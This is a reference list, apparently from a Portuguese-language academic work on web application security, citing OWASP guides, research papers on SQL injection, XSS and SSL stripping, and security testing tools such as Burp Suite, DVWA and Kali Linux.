GUIDE, O. T. **OWASP Testing Guide v4**. v4. [S.l.], 2013. Acesso em: 17 set. 2013. Disponível em: [https://www.owasp.org/index.php/OWASP\\_Testing\\_Guide\\_v4\\_Table\\_of\\_Contents](https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents).

HALFOND, W.; VIEGAS, J.; ORSO, A. A classification of sql-injection attacks and countermeasures. In: **Proceedings of the IEEE International Symposium on Secure Software Engineering, Arlington, VA, USA**. [S.l.: s.n.], 2006. p. 13–15.

HAUSER, V. **THC-AMAP - The Hacher's Choice - Fast and Reliable Application Fingerprint Mapper @ONLINE**. 2013. Acesso em: 20 ago. 2013. Disponível em: <http://www.securitytube-tools.net/index.php?title=THC-Amap.html>.

HINRICHS, T. L.; ROSSETTI, D.; PETRONELLA, G.; VENKATAKRISHNAN, V. N.; SISTLA, A. P.; ZUCK, L. D. Weblog: a declarative language for secure web development. In: **Proceedings of the Eighth ACM SIGPLAN workshop on Programming languages and analysis for security**. New York, NY, USA: ACM, 2013. (PLAS '13), p. 59–70. ISBN 978-1-4503-2144-0. Disponível em: <http://doi.acm.org/10.1145/2465106.2465119>.

HULUKA, D.; POPOV, O. Root cause analysis of session management and broken authentication vulnerabilities. In: **Internet Security (WorldCIS), 2012 World Congress on**. [S.l.: s.n.], 2012. p. 82–86.

KAZEROONI, S.; CUTHBERT, D. **OWASP Application Security Verification Standard Project (ASVS)**. 2009. Acessado em 23-02-2014. Disponível em: [https://www.owasp.org/index.php/Category:OWASP\\_Application\\_Security\\_Verification\\_Standard\\_Project#tab=Home](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home).

KOLŠEK, M. Session fixation vulnerability in web-based applications. **Acros Security**, p. 7, 2002.

KOSHUTANSKI, H.; MASSACCI, F. Interactive access control for autonomic systems: From theory to implementation. **ACM Trans. Auton. Adapt. Syst.**, ACM, New York, NY, USA, v. 3, n. 3, p. 9:1–9:31, ago. 2008. ISSN 1556-4665. Disponível em: <http://doi.acm.org/10.1145/1380422.1380424>.

LIEUALLEN, A.; BOODMAN, A.; SUNDSTRÖM, J. **Greasemonkey 1.15**. 2014. Acessado em 27-02-2014. Disponível em: <https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/>.

MARLINSPIKE, M. New tricks for defeating ssl in practice sslstripping. **BlackHat DC, February**, 2009.

MCAFEE. **The Economic Impact of Cybercrime and Cyber Espionage.@ONLINE**. 2013. Acesso em: 12 jul. 2013. Disponível em: <http://www.mcafee.com/us/>.

MELLO, E. R. de; WANGHAM, M. S.; FRAGA, J. da S.; CAMARGO, E. **Segurança em Serviços Web**. [S.l.: s.n.], 2006. Universidade Federal de Santa Catarina. Departamento de Automação e Sistemas. ISBN 978-85-760-5119-0.

- MILLER, L. J. The iso reference model of open systems interconnection: A first tutorial. In: **Proceedings of the ACM '81 conference**. New York, NY, USA: ACM, 1981. (ACM '81), p. 283–288. ISBN 0-89791-049-4. Disponível em: <http://doi.acm.org/10.1145/800175.809901>.
- MUTILLIDAE, O. **OWASP Mutillidae Project**. 2014. Disponível em: [https://www.owasp.org/index.php/OWASP\\_Mutillidae\\_2\\_Project](https://www.owasp.org/index.php/OWASP_Mutillidae_2_Project).
- OWASP. **Guide to Authorization**. 2009. Acesso em: 23 Fev. 2014. Disponível em: [https://www.owasp.org/index.php/Guide\\_to\\_Authorization](https://www.owasp.org/index.php/Guide_to_Authorization).
- OWASP. **OWASP**. v4. [S.l.], 2013. Acesso em: jun. 2013. Disponível em: <https://www.owasp.org/>.
- OWASP. **Redirects and forwards**. 2013. Acesso em: 23 Fev. 2014. Disponível em: [https://www.owasp.org/index.php/Redirects\\_and\\_forwards](https://www.owasp.org/index.php/Redirects_and_forwards).
- OWASP, M. **OWASP Mutillidae Projec**. 2013. Acessado em 18-02-2014. Disponível em: [https://www.owasp.org/index.php/OWASP\\_Mutillidae\\_2\\_Project](https://www.owasp.org/index.php/OWASP_Mutillidae_2_Project).
- PELIZZI, R.; SEKAR, R. Protection, usability and improvements in reflected xss filters. In: **Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security**. New York, NY, USA: ACM, 2012. (ASIACCS '12), p. 5–5. ISBN 978-1-4503-1648-4. Disponível em: <http://doi.acm.org/10.1145/2414456.2414458>.
- PETEFISH, P.; SHERIDAN, E.; SHERIDAN, E. **Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet**. 2014. Acesso em: 23 Fev. 2014. Disponível em: [https://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery\\_\(CSRF\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet).
- PONEMON. **Cybercrime Costs Rise Nearly 40 Percent, Attack Frequency Doubles**. 2012. October 08, 2012. Acesso em: 17 set. 2013. Disponível em: <http://www8.hp.com/us/en/hp-news/press-release.html?id=1303754#.UdhrVUGMFkA>.
- PORTSWIGGER. **Burp Suite**. <http://portswigger.net/burp/>: [s.n.], 2014. Acesso em: 16 fev. 2014. Disponível em: <http://portswigger.net/burp/>.
- RANDOMSTORM; DEWHURST., R. **DVWA - Damn Vulnerable Web Application**. 2014. Acessado em 19-02-2014. Disponível em: <https://github.com/RandomStorm/DVWA>.
- SANFILIPPO, S.; JOMBART, N.; DUCAMP, D.; BERTHIER, Y.; AUBERT, S. **Hping - Active Network Security Tool @ONLINE**. 2013. Acesso em: 10 set. 2013. Disponível em: <http://www.hping.org/>.
- SECURITY, O. **Kali Linux**. 2014. Acessado em 27-02-2014. Disponível em: <http://www.kali.org/>.
- SHIN, D.; LOPES, R. An empirical study of visual security cues to prevent the sslstripping attack. In: **Proceedings of the 27th Annual Computer Security Applications Conference**. New York, NY, USA: ACM, 2011. (ACSAC '11), p. 287–296. ISBN 978-1-4503-0672-0. Disponível em: <http://doi.acm.org/10.1145/2076732.2076773>.



- SHIREY, R. **Internet Security Glossary**. IETF, maio 2000. RFC 2828 (Informational). (Request for Comments, 2828). Obsoleted by RFC 4949. Disponível em: <http://www.ietf.org/rfc/rfc2828.txt>.
- SQUYRES, J. M.; LUMSDAINE, A. The component architecture of open MPI: Enabling third-party collective algorithms. In: GETOV, V.; KIELMANN, T. (Ed.). **Proceedings, 18th ACM International Conference on Supercomputing, Workshop on Component Models and Systems for Grid Applications**. St. Malo, France: Springer, 2004. p. 167–185.
- SUBGRAPH. **Open Source Scanner and testing platform to test the Security of Web Applications @ONLINE**. 2013. Acesso em: 23 ago. 2013. Disponível em: <http://www.subgraph.com/products.html>.
- SYMANTEC. **Internet Security Threat Report 2013 :: Volume 18**. [S.l.], 2013.
- SYSTEMS, . **Original Cookie Injector**. 2014. Acessado em 27-02-2014. Disponível em: <https://userscripts.org/scripts/show/119798>.
- TANENBAUM, A. **Redes de computadores**. [S.l.]: Pearson educacion, 2003.
- TEN, T. The 2013 owasp top 10. In: OWASP. **AppSec USA 2013**. [S.l.], 2013.
- TOR. **TOR PROJECT**. <https://www.torproject.org/about/overview.html.en>, 2014. Acesso em: 16 fev. 2014. Disponível em: <https://www.torproject.org/about/overview.html.en>.
- TOUSSAIN, M.; SHIELDS, C. **Subterfuge, a Framework to take the arcane art of Man-in-the-Middle Attacks and make it as simple as point and shoot**. 2014. Acessado em 21-02-2014. Disponível em: <http://kinozoa.com/>.
- TRUSTWAVE. **Trustwave Global Security Report**. [S.l.], 2013.
- VIJAYARANI, S.; TAMILARASI, A. An efficient masking technique for sensitive data protection. In: **Recent Trends in Information Technology (ICRTIT), 2011 International Conference on**. [S.l.: s.n.], 2011. p. 1245–1249.
- VOGT, P.; NENTWICH, F.; JOVANOVIĆ, N.; KIRDA, E.; KRUEGEL, C.; VIGNA, G. Cross site scripting prevention with dynamic data tainting and static analysis. In: **NDSS**. [S.l.: s.n.], 2007.
- W3AF. **Open Source Web Application Security Scanner and Web Application Attack and Audit Framework @ONLINE**. 2013. Acesso em: 22 ago. 2013. Disponível em: <http://w3af.org/>.
- WICHERS, D. **Input Validation Cheat Sheet**. 2014. Acessado em 23-02-2014. Disponível em: [https://www.owasp.org/index.php/Input\\_Validation\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet).
- WICHERS, D.; MANICO, J.; SEIL, M. **SQL Injection Prevention Cheat Sheet**. 2014. Acessado em 23-02-2014. Disponível em: [https://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet).
- WILLIAMS, J.; DABIRSIAGHI, A. **The Unfortunate Reality of Insecure Libraries**. [S.l.], 2012. Acesso em: 23 Fev. 2014.

WILLIAMS, J.; MANICO, J.; MATTATALL, N.; KEARY, E. 2014. Acessado em 23-02-2014. Disponível em: [https://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet).

WU, Y.; GANDHI, R. A.; SIY, H. Using semantic templates to study vulnerabilities recorded in large software repositories. In: **Proceedings of the 2010 ICSE Workshop on Software Engineering for Secure Systems**. New York, NY, USA: ACM, 2010. (SESS '10), p. 22–28. ISBN 978-1-60558-965-7. Disponível em: <http://doi.acm.org/10.1145/1809100.1809104>.